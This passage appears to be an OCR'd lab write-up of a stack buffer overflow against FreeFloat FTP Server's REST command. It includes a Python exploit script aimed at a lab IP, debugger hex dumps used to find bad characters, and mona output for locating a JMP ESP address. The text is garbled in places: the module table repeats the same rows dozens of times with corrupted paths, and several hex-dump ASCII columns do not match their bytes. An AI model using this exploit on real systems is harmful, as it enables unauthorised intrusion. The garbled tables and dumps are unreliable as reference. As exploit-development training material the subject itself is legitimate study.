
1 import errno
2 from os import strerror
3 from socket import *
4 import sys
5 from time import sleep
6 from struct import pack
7 try:
8     print "\n[+] Sending evil buffer ..."
9     offset = "A" * 246 #defining the offset value
10    EIP = "B" * 4 #EIP placeholder
11    badchars = (
12        "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
13        "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
14        "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
15        "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
16        "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
17        "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
18        "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
19        "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
20        "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
21        "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
22        "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
23        "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
24        "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x00"
25        "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\x00"
26        "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\x00"
27        "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" ) #adding all possible
characters
28    buffer = offset + EIP + badchars #assembling the buffer
29    s = socket(AF_INET,SOCK_STREAM)
30    s.connect(("192.168.171.138",21)) #establishing connection
31    s.recv(2000)
32    s.send("USER test\r\n") #sending username
33    s.recv(2000)
34    s.send("PASS test\r\n") #sending password
35    s.recv(2000)
36    s.send("REST " + buffer + "\r\n") #sending rest and buffer
37    s.close()
38    s = socket(AF_INET,SOCK_STREAM)
39    s.connect(("192.168.171.138",21)) #an additional connection is needed for the crash to occur
40    sleep(1) #waiting one second
41    s.close() #closing the connection
42    print "\n[+] Sending buffer of " + str(len(buffer)) + " bytes ..."
43    print "\n[+] Sending buffer: " + buffer

```

Restarting the application, re-attaching Immunity Debugger and running the script:

```
kali@kali:~/Downloads/OSCP/B0F/Free Float FTP$ python FreeFloat-05.py  
[+] Sending evil buffer ...  
[+] Sending buffer of 505 bytes ...  
  
[+] Sending buffer: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBB  
  
123456789;◀▶?@ABCDEFGHIJKLMNopQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~  
  
[+] Done!
```

Right-clicking on the ESP value and selecting “Follow in Dump” to follow ESP in the application dump and see if all the characters sent made it there:



It looks like the characters stop displaying properly after x09, so this indicates that the next character (x0A) is a bad character

Address	Hex	dump	ASCII
032AFBD8	41	41 41 41 41 42 42 42 42	AAAABBBB
032AFBE0	01	02 03 04 05 06 07 08	00000000
032AFBE8	09	27 3A 20 63 6F 60 60	.': comm
032AFBF0	61	6E 64 20 6E 6F 74 20	and not
032AFBF8	75	6E 64 65 72 73 74 6F	understo
032AFC00	6F	64 00 0A 00 02 00 00	od...0..
032AFC08	01	00 00 00 00 00 00 00	0.....
032AFC10	18	FD 2A 03 88 69 43 00	↑²*0iC.
032AFC18	00	00 00 00 58 02 00 00	...X0..
032AFC20	00	00 00 00 00 00 00 00
032AFC28	E0	36 44 00 00 00 00 00	α6D.....
032AFC30	00	00 00 00 50 02 00 00	...P0..
032AFC38	00	00 00 00 58 02 00 00	...X0..
032AFC40	60	79 FE FF FF FF FF FF	'y=
032AFC48	00	00 00 00 00 00 00 00
032AFC50	00	00 00 00 7C FC 2A 03	...!n**
032AFC58	24	20 01 00 68 FD 2A 03	\$ 0.h²**
032AFC60	45	75 DC 72 01 00 00 00	Eu_r0...
032AFC68	AF	75 DC 72 E1 82 65 38	>u_r0e8
032AFC70	00	00 00 00 C0 70 DC 72	...t_p_r
032AFC78	40	D8 43 00 00 00 00 00	@TC.....
032AFC80	1C	00 00 00 1C 00 00 00	L...L...
032AFC88	00	00 00 00 CC FF 2A 03	...f **
032AFC90	50	AE DB 72 61 69 91 49	P<raiaI
032AFC98	00	00 00 00 00 00 00 00
032AFCA0	01	00 00 00 88 69 43 00	0...iC.
032AFCA8	2C	FE 2A 03 00 00 00 00	,**....
032AFCB0	00	00 00 00 70 FE 2A 03	...p=**
032AFCB8	00	00 00 00 00 00 00 00
032AFCC0	E4	FD 2A 03 E4 FC 2A 03	2²**2n**
032AFCC8	3B	FD 2A 03 70 FE 2A 03	;²**p=**
032AFCD0	00	00 00 00 2A 00 00 00	...*....
032AFCD8	18	FD 2A 03 01 00 00 00	↑²*00...
032AFCE0	01	00 00 00 24 FD 2A 03	0...2²*0

After removing x0A from the badchars variable and following the same process again, this time the characters stopped after x0C , so x0D is also bad

Address	Hex	dump	ASCII
032AFBC8	41	41 41 41 41 41 41 41 41	AAAAAAAA
032AFBD0	41	41 41 41 41 41 41 41 41	AAAAAAAA
032AFBD8	41	41 41 41 41 42 42 42 42	AAAABBBB
032AFBE0	01	02 03 04 05 06 07 08	00000000
032AFBE8	09	0B 0C 27 3A 20 63 6F	.0.' : co
032AFBF0	6D	6D 61 6E 64 20 6E 6F	mmand no
032AFBF8	74	20 75 6E 65 72 73	t unders
032AFC00	74	6F 6F 64 00 0A 00 00	tood....
032AFC08	01	00 00 00 00 00 00 00	0.....
032AFC10	18	FD 2A 03 00 00 70 00	↑²*0lp.
032AFC18	00	00 00 00 58 02 00 00	...X0..
032AFC20	00	00 00 00 00 00 00 00
032AFC28	B0	25 71 00 00 00 00 00	%Zq.....
032AFC30	00	00 00 00 50 02 00 00	...P0..
032AFC38	00	00 00 00 58 02 00 00	...X0..
032AFC40	60	79 FE FF FF FF FF FF	'y=
032AFC48	00	00 00 00 00 00 00 00
032AFC50	00	00 00 00 7C FC 2A 03	...!n**
032AFC58	24	20 01 00 68 FD 2A 03	\$ 0.h²**
032AFC60	45	75 DC 72 01 00 00 00	Eu_r0...
032AFC68	AF	75 DC 72 0F 0B 01 12	>u_r000
032AFC70	00	00 00 00 C0 70 DC 72	...t_p_r
032AFC78	E8	A6 70 00 00 00 00 00	\$ap.....
032AFC80	1C	00 00 00 1C 00 00 00	L...L...
032AFC88	00	00 00 00 CC FF 2A 03	...f **
032AFC90	50	AE DB 72 8F E0 F5 63	P<raAαJc
032AFC98	00	00 00 00 00 00 00 00
032AFCA0	01	00 00 00 5D 70 00 00	0...lp.
032AFCA8	2C	FE 2A 03 00 00 00 00	,**....
032AFCB0	00	00 00 00 70 FE 2A 03	...p=**
032AFCB8	00	00 00 00 00 00 00 00
032AFCC0	E4	FD 2A 03 E4 FC 2A 03	2²**2n**
032AFCC8	3B	FD 2A 03 70 FE 2A 03	;²**p=**

This time, all of the characters made it into the ESP dump, starting from x01 all the way to xFF, so the only bad characters are x00, x0A and x0D.

Address	Hex dump	ASCII
032BFBD8	41 41 41 41 42 42 42 42	AAAA BBBB
032BFBE0	01 02 03 04 05 06 07 08	00000000
032BFBE8	09 0A 0B 0C 0D 0E 0F 10	0102030405060708090A0B0C0D0E0F101112131415161718191A1B1C1D1E1F
032BFBF0	11 12 13 14 15 16 17 18	101112131415161718191A1B1C1D1E1F
032BFBF8	19 1A 1B 1C 1D 1E 1F 20	202122232425262728292A2B2C2D2E2F
032BFC00	21 22 23 24 25 26 27 28	202122232425262728292A2B2C2D2E2F
032BFC08	29 2A 2B 2C 2D 2E 2F 30	303132333435363738393A3B3C3D3E3F
032BFC10	31 32 33 34 35 36 37 38	34567890
032BFC18	39 3A 3B 3C 3D 3E 3F 40	404142434445464748494A4B4C4D4E4F
032BFC20	41 42 43 44 45 46 47 48	404142434445464748494A4B4C4D4E4F
032BFC28	49 4A 4B 4C 4D 4E 4F 50	505152535455565758595A5B5C5D5E5F
032BFC30	51 52 53 54 55 56 57 58	505152535455565758595A5B5C5D5E5F
032BFC38	59 5A 5B 5C 5D 5E 5F 60	606162636465666768696A6B6C6D6E6F
032BFC40	61 62 63 64 65 66 67 68	606162636465666768696A6B6C6D6E6F
032BFC48	69 6A 6B 6C 6D 6E 6F 70	707172737475767778797A7B7C7D7E7F
032BFC50	71 72 73 74 75 76 77 78	707172737475767778797A7B7C7D7E7F
032BFC58	79 7A 7B 7C 7D 7E 7F 80	808182838485868788898A8B8C8D8E8F
032BFC60	81 82 83 84 85 86 87 88	808182838485868788898A8B8C8D8E8F
032BFC68	89 8A 8B 8C 8D 8E 8F 90	909192939495969798999A9B9C9D9E9F
032BFC70	91 92 93 94 95 96 97 98	909192939495969798999A9B9C9D9E9F
032BFC78	99 9A 9B 9C 9D 9E 9F A0	A0A1A2A3A4A5A6A7A8A9AAABACADEAF
032BFC80	A1 A2 A3 A4 A5 A6 A7 A8	A0A1A2A3A4A5A6A7A8A9AAABACADEAF
032BFC88	A9 AA AB AC AD AE AF B0	B0B1B2B3B4B5B6B7B8B9BA
032BFC90	B1 B2 B3 B4 B5 B6 B7 B8	B0B1B2B3B4B5B6B7B8B9BA
032BFC98	B9 BA BB BC BD BE BF C0	C0C1C2C3C4C5C6C7C8C9CA
032BFCA0	C1 C2 C3 C4 C5 C6 C7 C8	C0C1C2C3C4C5C6C7C8C9CA
032BFCA8	C9 CA CB CC CD CE CF D0	D0D1D2D3D4D5D6D7D8D9DA
032BFCB0	D1 D2 D3 D4 D5 D6 D7 D8	D0D1D2D3D4D5D6D7D8D9DA
032BFCB8	DB DC DD DE DF E0 E1 E2	E0E1E2E3E4E5E6E7E8E9EA
032BFCC0	E3 E4 E5 E6 E7 E8 E9 EA	E0E1E2E3E4E5E6E7E8E9EA
032BFCC8	EB EC ED EE EF F0 F1 F2	F0F1F2F3F4F5F6F7F8F9FA
032BFCD0	F3 F4 F5 F6 F7 F8 F9 FA	F0F1F2F3F4F5F6F7F8F9FA
032BFCD8	FB FC FD FE FF 27 3A 20	2728292A2B2C2D2E2F303132333435363738393A3B3C3D3E3F404142434445464748494A4B4C4D4E4F505152535455565758595A5B5C5D5E5F606162636465666768696A6B6C6D6E6F707172737475767778797A7B7C7D7E7F808182838485868788898A8B8C8D8E8F909192939495969798999A9B9C9D9E9F000102030405060708090A0B0C0D0E0F101112131415161718191A1B1C1D1E1F

Finding a JMP ESP Return Address

Now that we can control EIP and found a suitable location for our shellcode (ESP), we need to redirect the execution flow of the program to ESP, so that it will execute the shellcode. In order to do this, we need to find a valid JMP ESP instruction address, which would allow us to “jump” to ESP.

For the address to be valid, it must not be compiled with ASLR support and it cannot contain any of the bad characters found above, as the program needs to be able to interpret the address to perform the jump.

Restarting the application, re-attaching Immunity Debugger and using !mona modules command to find a valid DLL/module:

```
----- Mona command started on 2020-10-17 17:59:07 (v2.0, rev 619) -----
[+] Processing arguments and criteria
    - Pointer access level: N
[+] Generating module info table, hang on...
    - Processing modules
    - Done, let's rock 'n roll.
```

Module info:									
Base	Top	Size	Rebase	SafeSEH	ASLR	HKCompat	OS Dll	Version	Module name & Path
0x76130000	0x761ab000	0x0007ab00	True	True	True	False	True	10.0.19041.468	[nsisapi.dll] (C:\WINDOWS\System32\nsisapi.dll)
0x76130000	0x761ab000	0x0007ab00	True	True	True	False	True	10.0.19041.598	[gdi32full.dll] (C:\WINDOWS\System32\gdi32full.dll)
0x76130000	0x761ab000	0x0007ab00	True	True	True	False	True	7.0.19041.1	[advapi32.dll] (C:\WINDOWS\System32\advapi32.dll)
0x77240000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[ntdll.dll] (C:\WINDOWS\SysteR92\ntdll.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[kernel32.dll] (C:\WINDOWS\System32\kernel32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[user32.dll] (C:\WINDOWS\System32\user32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[gdi32.dll] (C:\WINDOWS\System32\gdi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[ole32.dll] (C:\WINDOWS\System32\ole32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[advapi32.dll] (C:\WINDOWS\System32\advapi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[kernel32.dll] (C:\WINDOWS\System32\kernel32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[user32.dll] (C:\WINDOWS\System32\user32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[gdi32.dll] (C:\WINDOWS\System32\gdi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[ole32.dll] (C:\WINDOWS\System32\ole32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[advapi32.dll] (C:\WINDOWS\System32\advapi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[kernel32.dll] (C:\WINDOWS\System32\kernel32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[user32.dll] (C:\WINDOWS\System32\user32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[gdi32.dll] (C:\WINDOWS\System32\gdi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[ole32.dll] (C:\WINDOWS\System32\ole32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[advapi32.dll] (C:\WINDOWS\System32\advapi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[kernel32.dll] (C:\WINDOWS\System32\kernel32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[user32.dll] (C:\WINDOWS\System32\user32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[gdi32.dll] (C:\WINDOWS\System32\gdi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[ole32.dll] (C:\WINDOWS\System32\ole32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[advapi32.dll] (C:\WINDOWS\System32\advapi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[kernel32.dll] (C:\WINDOWS\System32\kernel32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[user32.dll] (C:\WINDOWS\System32\user32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[gdi32.dll] (C:\WINDOWS\System32\gdi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[ole32.dll] (C:\WINDOWS\System32\ole32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[advapi32.dll] (C:\WINDOWS\System32\advapi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[kernel32.dll] (C:\WINDOWS\System32\kernel32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[user32.dll] (C:\WINDOWS\System32\user32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[gdi32.dll] (C:\WINDOWS\System32\gdi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[ole32.dll] (C:\WINDOWS\System32\ole32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[advapi32.dll] (C:\WINDOWS\System32\advapi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[kernel32.dll] (C:\WINDOWS\System32\kernel32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[user32.dll] (C:\WINDOWS\System32\user32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[gdi32.dll] (C:\WINDOWS\System32\gdi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[ole32.dll] (C:\WINDOWS\System32\ole32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[advapi32.dll] (C:\WINDOWS\System32\advapi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[kernel32.dll] (C:\WINDOWS\System32\kernel32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[user32.dll] (C:\WINDOWS\System32\user32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[gdi32.dll] (C:\WINDOWS\System32\gdi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[ole32.dll] (C:\WINDOWS\System32\ole32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[advapi32.dll] (C:\WINDOWS\System32\advapi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[kernel32.dll] (C:\WINDOWS\System32\kernel32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[user32.dll] (C:\WINDOWS\System32\user32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[gdi32.dll] (C:\WINDOWS\System32\gdi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[ole32.dll] (C:\WINDOWS\System32\ole32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[advapi32.dll] (C:\WINDOWS\System32\advapi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[kernel32.dll] (C:\WINDOWS\System32\kernel32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[user32.dll] (C:\WINDOWS\System32\user32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[gdi32.dll] (C:\WINDOWS\System32\gdi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[ole32.dll] (C:\WINDOWS\System32\ole32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[advapi32.dll] (C:\WINDOWS\System32\advapi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[kernel32.dll] (C:\WINDOWS\System32\kernel32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[user32.dll] (C:\WINDOWS\System32\user32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[gdi32.dll] (C:\WINDOWS\System32\gdi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[ole32.dll] (C:\WINDOWS\System32\ole32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[advapi32.dll] (C:\WINDOWS\System32\advapi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[kernel32.dll] (C:\WINDOWS\System32\kernel32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[user32.dll] (C:\WINDOWS\System32\user32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[gdi32.dll] (C:\WINDOWS\System32\gdi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[ole32.dll] (C:\WINDOWS\System32\ole32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[advapi32.dll] (C:\WINDOWS\System32\advapi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[kernel32.dll] (C:\WINDOWS\System32\kernel32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[user32.dll] (C:\WINDOWS\System32\user32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[gdi32.dll] (C:\WINDOWS\System32\gdi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[ole32.dll] (C:\WINDOWS\System32\ole32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[advapi32.dll] (C:\WINDOWS\System32\advapi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[kernel32.dll] (C:\WINDOWS\System32\kernel32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[user32.dll] (C:\WINDOWS\System32\user32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[gdi32.dll] (C:\WINDOWS\System32\gdi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[ole32.dll] (C:\WINDOWS\System32\ole32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[advapi32.dll] (C:\WINDOWS\System32\advapi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[kernel32.dll] (C:\WINDOWS\System32\kernel32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[user32.dll] (C:\WINDOWS\System32\user32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[gdi32.dll] (C:\WINDOWS\System32\gdi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[ole32.dll] (C:\WINDOWS\System32\ole32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[advapi32.dll] (C:\WINDOWS\System32\advapi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[kernel32.dll] (C:\WINDOWS\System32\kernel32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[user32.dll] (C:\WINDOWS\System32\user32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[gdi32.dll] (C:\WINDOWS\System32\gdi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[ole32.dll] (C:\WINDOWS\System32\ole32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[advapi32.dll] (C:\WINDOWS\System32\advapi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[kernel32.dll] (C:\WINDOWS\System32\kernel32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[user32.dll] (C:\WINDOWS\System32\user32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[gdi32.dll] (C:\WINDOWS\System32\gdi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[ole32.dll] (C:\WINDOWS\System32\ole32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[advapi32.dll] (C:\WINDOWS\System32\advapi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[kernel32.dll] (C:\WINDOWS\System32\kernel32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[user32.dll] (C:\WINDOWS\System32\user32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[gdi32.dll] (C:\WINDOWS\System32\gdi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[ole32.dll] (C:\WINDOWS\System32\ole32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[advapi32.dll] (C:\WINDOWS\System32\advapi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[kernel32.dll] (C:\WINDOWS\System32\kernel32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[user32.dll] (C:\WINDOWS\System32\user32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[gdi32.dll] (C:\WINDOWS\System32\gdi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[ole32.dll] (C:\WINDOWS\System32\ole32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[advapi32.dll] (C:\WINDOWS\System32\advapi32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[kernel32.dll] (C:\WINDOWS\System32\kernel32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.1	[user32.dll] (C:\WINDOWS\System32\user32.dll)
0x77270000	0x773e9000	0x001a5000	True	True	True	False	True	10.0.19041.	

Finding a valid opcode for the JMP ESP instruction – FFE4 is what we require:

